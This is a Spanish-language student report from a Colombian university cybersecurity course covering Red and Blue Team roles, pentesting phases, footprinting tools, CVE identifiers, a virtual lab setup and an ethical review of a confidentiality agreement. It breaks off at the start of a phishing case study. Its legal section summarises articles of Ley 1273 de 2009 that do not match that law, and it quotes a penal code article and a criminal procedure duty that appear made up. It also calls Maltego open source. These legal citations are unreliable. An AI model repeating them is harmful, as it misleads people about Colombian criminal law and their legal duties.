CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

CARLOS EDUARDO GUZMAN FERREIRA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

BOGOTA

2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

CARLOS EDUARDO GUZMAN FERREIRA

Director de Curso:

LUIS FERNANDO ZAMBRANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

BOGOTA

2024

CONTENIDO

LISTA DE FIGURAS

LISTA DE TABLAS

RESUMEN

El presente informe técnico ofrece una síntesis detallada del programa de capacitación en estrategias de Red Team y Blue Team, enfocado en la seguridad cibernética y la evaluación de la seguridad informática. Se hace énfasis en la distinción entre los equipos Red Team, encargados de simular ataques cibernéticos para identificar vulnerabilidades, y los equipos Blue Team, responsables de defender la infraestructura de TI y detectar intrusiones en tiempo real.

Durante el desarrollo del curso, se llevaron a cabo actividades prácticas que permitieron experimentar con simulaciones de ataques y respuestas a incidentes en tiempo real. Se proporciona una descripción detallada de las herramientas de software utilizadas por el equipo Red Team, junto con explicaciones técnicas sobre su funcionamiento y utilidad.

Se subraya la importancia de detectar fallos de seguridad y se presenta información detallada sobre los datos críticos utilizados para este propósito, respaldada por gráficos y diagramas que ilustran las etapas de un ataque.

Este informe también enfatiza la colaboración entre los equipos Red Team y Blue Team, resaltando la necesidad de comunicación y cooperación para proteger eficazmente a la organización contra las amenazas cibernéticas. Además, se destaca la importancia de una estrategia integral de seguridad que involucre a todos los actores relevantes en la organización, desde los equipos técnicos hasta la alta dirección. Por lo tanto, este informe ofrece una visión completa del curso, destacando tanto los aspectos técnicos como la importancia de la colaboración y la comunicación en la defensa cibernética empresarial.

GLOSARIO

BACKUP: También conocido como copia de seguridad, es la replicación de datos almacenados en dispositivos electrónicos o sistemas informáticos, realizada con el propósito de proteger dichos datos ante posibles pérdidas, daños o eliminaciones accidentales.

BLUE TEAM: Este equipo está compuesto por expertos en seguridad cibernética, cuya labor se enfoca en la defensa de redes, sistemas o infraestructuras contra amenazas cibernéticas.

CIS (Centro de Seguridad de Internet Controles Críticos de Seguridad para la Defensa Cibernética): Este centro especializado se dedica a la gestión de controles críticos de seguridad para la defensa cibernética en el ámbito de la seguridad en internet.

CSIRT (Computer Security Incident Response Team): Un equipo especializado en ciberseguridad encargado de garantizar la protección de una organización frente a amenazas informáticas y de responder de manera efectiva a incidentes de seguridad.

CVE (Common Vulnerabilities and Exposures): Es un sistema que enumera y rastrea las vulnerabilidades de seguridad en software y hardware. A cada vulnerabilidad se le asigna un número único y se registra en una base de datos centralizada para su seguimiento y gestión por parte de organizaciones de seguridad y desarrolladores de software.

EDR (Endpoint Detection and Response): Este sistema se enfoca en detectar y responder a amenazas cibernéticas en tiempo real, utilizando técnicas avanzadas de monitoreo y análisis de actividad en los puntos finales para identificar comportamientos sospechosos o maliciosos.

EXPLOIT: Es un programa o código diseñado para aprovechar una vulnerabilidad en un sistema informático o software con el fin de realizar acciones no autorizadas o tomar control del sistema, siendo comúnmente utilizado por ciberdelincuentes para perpetrar ataques informáticos.

FIREWALL: Un componente o medida de seguridad informática diseñado para proteger una red o sistema de computadoras contra accesos no autorizados y amenazas provenientes de internet u otras redes.

HACKER: Individuo que se dedica a ingresar o manipular sistemas informáticos y redes de computadoras de manera no autorizada, con diversas motivaciones que pueden incluir

la búsqueda de vulnerabilidades para mejorar la seguridad informática o cometer actividades ilegales como el robo de datos o el vandalismo digital.

HARDENIZACIÓN: Práctica de fortalecer la seguridad de un sistema o red informática para proteger los activos digitales y datos sensibles de posibles amenazas y ataques cibernéticos.

IOC (Indicador de Compromiso): Término utilizado en ciberseguridad y detección de amenazas informáticas para referirse a pistas o señales que indican la presencia de actividades maliciosas en una red o sistema informático.

MALWARE: se refiere a cualquier tipo de software diseñado con intenciones maliciosas para dañar, infectar o comprometer sistemas informáticos, dispositivos o datos de usuarios sin su consentimiento.

METASPLOIT: Marco de prueba de penetración ampliamente utilizado en ciberseguridad para evaluar la seguridad de sistemas informáticos, identificar vulnerabilidades y probar la efectividad de las medidas de seguridad.

PENTESTING: Proceso de ataque controlado a la seguridad de un sistema informático, utilizado como prueba de penetración para evaluar su seguridad y identificar vulnerabilidades.

PHISHING: Técnica utilizada por la ciberdelincuencia para engañar y estafar a personas con el fin de obtener información personal y confidencial.

RED TEAM: Grupo de profesionales dedicados a realizar pruebas de seguridad y evaluaciones de vulnerabilidad en una organización o sistema.

SIEM (Security Information and Event Management): Un sistema diseñado para gestionar información y eventos de seguridad, que recopila y analiza datos relacionados con la seguridad.

SPIDERFOOT: Una herramienta de inteligencia de código abierto que se utiliza para automatizar la recolección de información sobre objetivos y las amenazas potenciales que puedan afectarlos.

VULNERABILIDAD: Debilidad o fallo en un sistema informático que podría ser explotado por un atacante para comprometer la integridad, confidencialidad o disponibilidad de la información o los recursos del sistema.

XDR (Extended Detection and Response): Una plataforma de detección y respuesta que se extiende para cubrir varias capas de seguridad.

INTRODUCCIÓN

La era digital ha introducido una serie de progresos tecnológicos que han transformado profundamente nuestras rutinas diarias y la manera en que trabajamos. Sin embargo, junto con estos avances, también han surgido inquietudes cada vez más apremiantes en torno a la seguridad cibernética. En un contexto donde la información se ha convertido en un recurso invaluable, la protección contra ciberataques se ha erigido como una prioridad crítica tanto para gobiernos, empresas y personas individuales.

En este escenario, los equipos Red Team y Blue Team emergen como actores cruciales en la lucha contra las amenazas cibernéticas. Inspirado en el ámbito militar, el equipo Red Team se dedica a simular ataques utilizando herramientas y técnicas similares a las empleadas por los propios atacantes, con el fin de descubrir vulnerabilidades y puntos débiles en sistemas y redes. Por otro lado, el equipo Blue Team asume el papel de defensor, manteniendo la seguridad de la infraestructura de tecnologías de la información, implementando medidas preventivas y de detección de intrusiones, y respondiendo a amenazas en tiempo real.

A lo largo de este documento, se examinan de forma detallada las estrategias y tácticas empleadas por ambos equipos, así como su colaboración en el concepto conocido como Purple Team. Además, se exploran herramientas y conceptos fundamentales en el ámbito de la ciberseguridad, ilustrados con ejemplos prácticos de actividades realizadas durante el curso. En un entorno digital en constante evolución, comprender estas estrategias resulta esencial para proteger de manera efectiva nuestros activos y datos en línea. Este informe proporciona una visión completa de los equipos Red Team y Blue Team, junto con un análisis exhaustivo de las amenazas y defensas cibernéticas que enfrentamos en la actualidad.

1. OBJETIVOS

1.1 OBJETIVO GENERAL:

Desarrollar y aplicar estrategias efectivas para reducir los riesgos y vulnerabilidades presentes en las infraestructuras de Tecnologías de la Información, a través de una evaluación exhaustiva de los riesgos y vulnerabilidades asociados.

1.2 OBJETIVOS ESPECÍFICOS:

- Examinar detalladamente las capacidades de los equipos Red Team y Blue Team en la gestión de riesgos informáticos, identificando las prácticas óptimas empleadas por ambos equipos y proponiendo estrategias eficaces para mitigar el impacto de las amenazas.
- Identificar las fases críticas de las pruebas de penetración, con especial atención en la fase de "footprinting" (recolección de información), resaltando su importancia para la detección de vulnerabilidades y debilidades en sistemas y redes.
- Investigar a fondo las herramientas de ciberseguridad ampliamente utilizadas, como Metasploit, Maltego y SpiderFoot, ofreciendo descripciones detalladas de sus funciones y usos en la identificación de amenazas y la evaluación de la seguridad.
- Realizar un análisis exhaustivo del acuerdo de confidencialidad desde perspectivas legales y éticas en el contexto colombiano, relacionando estos conceptos con casos de cibercrimen en el país para una comprensión más amplia de las implicaciones legales y éticas.
- Profundizar en los elementos clave relacionados con la seguridad informática, desde la identificación de herramientas de ataque y su funcionamiento, hasta la aplicación de medidas preventivas y la evaluación de la importancia de los sistemas de seguridad activos en la prevención de ataques informáticos en un entorno Windows 10 X64.

2. DESARROLLO DEL INFORME

Durante el desarrollo del seminario especializado en el escenario Red Team & Blue Team, se desarrollaron distintos ámbitos los cuales propiciaron una vista amplia del funcionamiento de los equipos de Red Team & Blue Team, los cuales se abordarán a continuación:

3. ÁMBITO 1 – CONCEPTO EQUIPOS DE SEGURIDAD

3.1 La Ley 1273 de 2009: En Colombia se concentra en la regulación de los delitos informáticos y la salvaguarda de la información en entornos digitales. A continuación, se ofrece un resumen de cada artículo de la ley:

3.1.1 **Artículo 1:** La ley tiene como propósito definir y penalizar los delitos informáticos que afectan la confidencialidad, integridad y disponibilidad de la información y los datos informáticos.

3.1.2 **Artículo 2:** Define los términos esenciales utilizados en la ley, como datos informáticos, información y sistemas informáticos, entre otros.

3.1.3 **Artículo 3:** Aborda la jurisdicción aplicable a los delitos informáticos cometidos en territorio colombiano, independientemente de la nacionalidad del perpetrador.

3.1.4 **Artículo 4:** Establece las sanciones para los delitos informáticos, considerando factores como el perjuicio causado y el valor de la información afectada.

3.1.5 **Artículo 5:** Trata la responsabilidad de las personas jurídicas por los delitos informáticos cometidos en su nombre o beneficio.

3.1.6 **Artículo 6:** Se refiere a la competencia de las autoridades colombianas para investigar y enjuiciar los delitos informáticos.

3.1.7 **Artículo 7:** Establece la facultad de la Policía Judicial para llevar a cabo investigaciones sobre delitos informáticos.

3.1.8 Artículo 8: Regula la cadena de custodia de la evidencia digital en procesos penales.

3.1.9 Artículo 9: Faculta a la Fiscalía General de la Nación para adoptar medidas urgentes y necesarias en casos de delitos informáticos.

3.1.10 Artículo 10: Dispone sobre la cooperación internacional en la investigación y persecución de delitos informáticos.

3.2 Ley 1581 de 2012 en Colombia: se enfoca en la protección de datos personales. La legislación regula el tratamiento de la información personal, estableciendo los derechos de las personas sobre sus datos. Los aspectos clave incluyen el consentimiento para el tratamiento de datos, la finalidad del tratamiento, la seguridad de la información, el acceso a los datos personales y la responsabilidad de las entidades que manejan esta información.

En relación a las sanciones y la entidad reguladora, la Superintendencia de Industria y Comercio (SIC) es la entidad encargada de supervisar y aplicar sanciones. Las multas pueden variar según la gravedad de la infracción y la entidad responsable, por lo que se recomienda consultar fuentes actualizadas para obtener información precisa sobre montos específicos de multas, ya que estos pueden cambiar con el tiempo.

3.3 El pentesting, o prueba de penetración, es un procedimiento esencial en ciberseguridad que busca evaluar la seguridad de un sistema o red mediante la simulación de un ataque real. Las etapas del pentesting comprenden:

1. **Reconocimiento (Footprinting):** Durante esta fase, se recopila información sobre el objetivo antes de ejecutar un ataque. La búsqueda incluye obtener datos como direcciones IP, nombres de dominio, detalles de la infraestructura de red, y datos sobre empleados y tecnologías utilizadas.
2. **Análisis de Recopilación (Reconnaissance):** Aquí se analiza la información recopilada en la etapa de footprinting para identificar posibles puntos de entrada y áreas vulnerables.
3. **Enumeración:** Se obtienen detalles adicionales sobre el sistema objetivo, como servicios activos, usuarios y recursos disponibles.
4. **Obtención de Acceso (Gaining Access):** En esta fase, se intenta explotar las vulnerabilidades identificadas para obtener acceso no autorizado al sistema.
5. **Mantenimiento del Acceso (Maintaining Access):** Una vez que se obtiene el acceso, se busca mantener la presencia en el sistema para

evaluar la capacidad de la organización para detectar y responder a intrusiones.

6. **Análisis de Resultados y Documentación (Analysis and Documentation):** Se evalúan los resultados del pentesting y se documentan los hallazgos, generando informes detallados y proporcionando recomendaciones para mejorar la seguridad.

La etapa de **Footprinting** es crucial, ya que establece la base para las fases subsiguientes del pentesting. En este proceso, se recopila información sobre la infraestructura, empleados y sistemas del objetivo, utilizando fuentes como redes sociales, registros DNS y fuentes públicas. La información recopilada facilita a los pentesters la comprensión de la superficie de ataque y la planificación estratégica de sus acciones futuras.

3.4 Herramientas comunes (Open Source y pagas) para Footprinting:

1. **Maltego:** Herramienta de código abierto que posibilita la minería de datos y visualización de información recopilada de diversas fuentes.

2. **theHarvester:** Herramienta de código abierto para la obtención de información de correos electrónicos, subdominios, nombres de host y empleados mediante motores de búsqueda y otras fuentes públicas.

3. **Shodan:** Motor de búsqueda que localiza dispositivos conectados a Internet, como cámaras y servidores.

4. **Recon-ng:** Herramienta de código abierto diseñada para la recopilación de información automatizada de diversas fuentes.

La etapa de Footprinting es fundamental porque proporciona la información necesaria para identificar vulnerabilidades y puntos débiles en la infraestructura del objetivo. La comprensión detallada del alcance y la topología de la red permite a los pentesters desarrollar estrategias efectivas, contribuyendo significativamente al éxito global del proceso de pentesting.

3.5 Un CVE, o "Common Vulnerabilities and Exposures" (Vulnerabilidades y Exposiciones Comunes), es un sistema estandarizado para identificar y nombrar públicamente vulnerabilidades de seguridad en software. Su propósito principal es proporcionar un método uniforme para referenciar y compartir información sobre vulnerabilidades en sistemas informáticos.

La estructura de un CVE sigue este formato:

3.6 Formato general: CVE seguido por el año y un número de identificación único, como por ejemplo, CVE-2022-12345.

1. CVE: Siglas de Common Vulnerability and Exposure.
2. Año: Indica el año en que se asignó el identificador, por ejemplo, CVE-2022-12345.
3. Número de identificación único: Un número secuencial asignado a cada vulnerabilidad en un año específico, como en el caso de CVE-2022-12345.


Esta estructura ofrece una identificación única para cada vulnerabilidad, simplificando la búsqueda, organización y comunicación de información sobre amenazas de seguridad.

Los profesionales de ciberseguridad utilizan CVEs para clasificar y identificar vulnerabilidades, así como para determinar la susceptibilidad de una aplicación, sistema o software a amenazas conocidas. La presencia de un CVE facilita la comunicación dentro de la comunidad de seguridad, permitiendo el intercambio de información y la implementación de medidas para mitigar los riesgos asociados con vulnerabilidades específicas.

Al utilizar herramientas como Metasploit, los expertos en ciberseguridad buscan CVEs relacionados con las tecnologías específicas que están evaluando. Si un CVE está asociado con una vulnerabilidad particular, es más probable que existan exploits en Metasploit u otras bases de datos de exploits, lo que permite a los profesionales abordar de manera efectiva las debilidades de seguridad identificadas.

3.7 EVIDENCIA BANCO DE TRABAJO


Figura 1. Instalación de la herramienta “VirtualBox”



Fuente: Propia

Paso B: Instalación de máquinas virtuales, una con sistema operativo Kali Linux y otra Windows 10.

Figura 2. Instalación de máquina virtual Kali Linux




Fuente: Propia

Figura 3. Instalación Máquina virtual Windows 10

Fuente: Propia


Paso C: Se valida que exista comunicación entre cada una de las máquinas Windows y Kali Linux

Figura 4. Verificación de IP de la Máquina Windows 10




Fuente: Propia

Figura 5. Verificación de la IP Maquina Kali Linux



Fuente: Propia

Figura 6. Ping desde la máquina Windows 10 hacía la máquina Kali Linux



Fuente: Propia

4. AMBITO 2 - ACTUACIÓN ÉTICA Y LEGAL

4.1 ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad?

El acuerdo de confidencialidad presentado en el Anexo 3 plantea varias cláusulas que pueden ser problemáticas tanto desde una perspectiva legal como ética. A continuación, se mencionan algunas de estas cláusulas:

Clausula primera – objeto: Establece una obligación de no revelar información confidencial "sobre procesos ilegales dentro de HackerHouse". Esta formulación sugiere que se está exigiendo a la parte receptora ocultar información sobre actividades ilegales, lo cual podría interpretarse como complicidad en la comisión de delitos. Participar en actividades ilegales es por sí mismo ilegal, y obligar a alguien a guardar silencio al respecto, va en contra de la ley.
cláusula cuarta - obligaciones de la parte receptora: Establece que la parte receptora no debe informar sobre actividades sospechosas de espionaje u otros procesos que impliquen la apropiación de información de terceros. Esto podría considerarse como un intento de obstrucción a la justicia y una violación del deber de reportar actividades delictivas.

Cláusula sexta - Responsabilidad: Establece que la parte que incumpla el acuerdo será responsable ante la otra parte o terceros de buena fe. Sin embargo, responsabilizar a alguien por denunciar actividades ilegales podría estar en contradicción con las leyes de protección del denunciante, las cuales en muchos países protegen a quienes revelan información sobre actividades ilegales en sus lugares de trabajo.

Cláusula Octava - Solución de controversias: Sugiere que, si se encuentra información ilegal en posesión del receptor, este deberá recurrir a un abogado privado y exonerar a HackerHouse de cualquier responsabilidad legal y penal. Esta disposición podría interpretarse como un intento de manipular el proceso legal y eludir la responsabilidad por actividades ilegales.

Estas cláusulas del acuerdo de confidencialidad podrían considerarse ilegales, ya que parecen requerir o alentar a las partes a ocultar información sobre actividades ilegales, obstruir la justicia o eludir la responsabilidad por acciones delictivas. Tales disposiciones son contrarias a la ética y a las leyes que promueven la transparencia, el cumplimiento de la ley y la responsabilidad corporativa.

4.2 PROCESO ILEGAL EN EL ANEXO 3

En el Anexo 3 - Acuerdo, algunas cláusulas podrían ser problemáticas desde el punto de vista legal. En particular, la Cláusula Cuarta - Obligaciones de la parte receptora, establece que la parte receptora no debe denunciar actividades sospechosas de espionaje u otros delitos. Esto podría contravenir el deber legal de reportar actividades delictivas en Colombia.

En Colombia, la Ley 906 de 2004, en su artículo 234, establece la obligación de reportar actividades delictivas a las autoridades competentes. Este artículo indica que cualquier persona que tenga conocimiento de la comisión de un delito debe informar de inmediato a la autoridad, so pena de incurrir en responsabilidad penal por omisión de denuncia.

El artículo 236 del Código Penal Colombiano establece que: "Quien, teniendo conocimiento de la comisión de un delito contra la administración de justicia, no lo denuncie oportunamente, será sancionado con prisión de seis (6) meses a dos (2) años y multa de diez (10) a cien (100) salarios mínimos legales mensuales vigentes."

En este caso, la cláusula del contrato que prohíbe la denuncia de actividades sospechosas de espionaje o apropiación de información de terceros podría estar infringiendo esta disposición legal al imponer una restricción indebida sobre la obligación de denunciar ciertos delitos.

4.3 ACEPTAR O NÓ EL CONTRATO EN CASO DE ENCONTRAR PROCESOS ILEGALES EN EL ACUERDO DE CONFIDENCIALIDAD

Aceptar un contrato y acuerdo de confidencialidad con la organización HackerHouse, a pesar de encontrar procesos ilegales en el acuerdo de confidencialidad, puede tener implicaciones éticas y legales significativas.

Por un lado, si se decide aceptar el contrato y acuerdo de confidencialidad a pesar de las irregularidades encontradas, se podría estar violando el código de ética de profesión como ingeniero, así como las leyes y regulaciones vigentes en Colombia relacionadas con la ética profesional y las sanciones por actividades ilegales.

Por otro lado, rechazar el contrato y acuerdo de confidencialidad podría proteger al ingeniero de verse involucrado en actividades ilegales o poco éticas, y podría salvaguardar su reputación y credibilidad como profesional.

En última instancia, la decisión de aceptar o rechazar el contrato y acuerdo de confidencialidad dependerá de los propios valores éticos, la evaluación de riesgos y consecuencias, y la consideración de las leyes y regulaciones aplicables en Colombia. Es importante consultar con asesores legales y éticos antes de tomar una decisión.

Como profesional, se tiene el deber ético de actuar con integridad y conforme a los principios éticos del campo laboral. Descubrir prácticas ilegales en un acuerdo de confidencialidad plantea un dilema moral, ya que aceptar el contrato podría implicar participar en acciones contrarias a los valores éticos y los estándares profesionales. Es crucial considerar cómo esta elección podría impactar a terceros, la reputación de la organización y la sociedad en su conjunto.

Al aceptar un acuerdo de confidencialidad que involucre actividades ilegales, se expone a riesgos legales como multas, demandas judiciales e incluso acciones penales. Además, infringir el código ético de la profesión podría llevar a la revocación de la tarjeta profesional, con consecuencias significativas para la carrera.

Como individuo, se tiene la responsabilidad personal de tomar decisiones coherentes con los principios y valores éticos. Optar por aceptar el contrato a pesar de las irregularidades podría posicionar al profesional en una situación moralmente [1]comprometida, con posibles repercusiones en el bienestar emocional y psicológico a largo plazo.

4.4 CIBERCRIMEN EN COLOMBIA

Un incidente de phishing a gran escala en Colombia ha generado una preocupación considerable en el país debido a la magnitud y las repercusiones de esta actividad delictiva. Según los informes más recientes de las autoridades de ciberseguridad, se estima que miles de usuarios fueron afectados por esta campaña de correos electrónicos fraudulentos.

Los correos electrónicos falsificados, meticulosamente diseñados por los ciberdelincuentes para imitar comunicaciones legítimas de bancos reconocidos en Colombia, fueron utilizados como anzuelo. A través de técnicas de ingeniería

